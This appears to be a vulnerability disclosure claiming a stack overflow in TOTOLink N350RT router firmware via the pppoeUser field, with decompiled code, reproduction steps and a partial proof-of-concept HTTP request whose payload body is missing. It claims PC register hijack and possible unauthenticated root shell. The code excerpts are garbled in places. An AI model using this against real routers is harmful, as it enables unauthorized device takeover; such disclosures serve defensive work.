

# TOTOLink N350RT V9.3.5u.6139\_B20201216 has a stack overflow vulnerability

### Overview

- Manufacturer's website information: https://www.totolink.net/
- Firmware download address: https://www.totolink.net/home/menu/detail/menu\_listtpl/download/id/206/ids/36.htm |

#### **Product Information**

TOTOLink N350RT V9.3.5u.6139\_B20201216 router, the latest version of simulation overview:



PRODUCTS

SUPPORT

ABOUT US NEWS



N350RT			Overview	Tech Specs	HD Image	Download	FAQ
NO	Name	Version		Updated		Downloa	d
1	N350RT_Firmware	V9.3.5u.5812_B20200414		2020-07-28		•	
2	N350RT_Datasheet	Ver1.0		2020-08-09		$\odot$	
3	N350RT_Firmware	V9.3.5u.6095_B20200916		2020-09-24		<b>①</b>	
4	N350RT_Firmware	V9.3.5u.6139_B20201216		2020-12-30		<b>④</b>	

## **Vulnerability details**

```
nvram_set_int("rt_sta_auto", 0);
  nvram_set_int("wl_mode_x", 0);
nvram_set_int("wl_sta_wisp", 0);
nvram_set_int("wl_sta_auto", 0);
  nvram_set_int("crpc_enable", 0);
if ( strcmp(Var, "gw") )
    if (!strcmp(Var, "br"))
      nvram_set("wan_route_x", "IP_Bridged");
nvram_set_int("sw_mode", 3);
      nvram_set_int("networkmap_fullscan", 0);
      nvram_set_int("dhcp_enable_x", 0);
      nvram_set("lan_proto_x", "1");
      nvram_set("rt_guest_lan_isolate", &word_43908C);
      nvram_set("wl_guest_lan_isolate", &word_43908C);
LABEL_19:
    sub_4253F4(a1);
       sub_426B50(a1);
      sub_426810(a1);
      goto LABEL_20;
    if ( !strcmp(Var, "rpt") )
l int __fastcall sub_4253F4(int a1)
2 {
3
    int String; // $v0
1
    String = cJSON_CreateString("1");
     cJSON AddItemToObject(al, "switchOpMode", String);
    sub_4241E0(<mark>a1</mark>);
    return 1;
3
}
```


V12 is formatted into V67 through sprintf function, and V12 is the value of pppoeUser we enter. The size of the format string is not limited, resulting in stack overflow.

## Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 608
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache
```



#### The above figure shows the POC attack effect



As shown in the figure above, we can hijack PC registers.

Finally, you can write exp to get a stable root shell without authorization.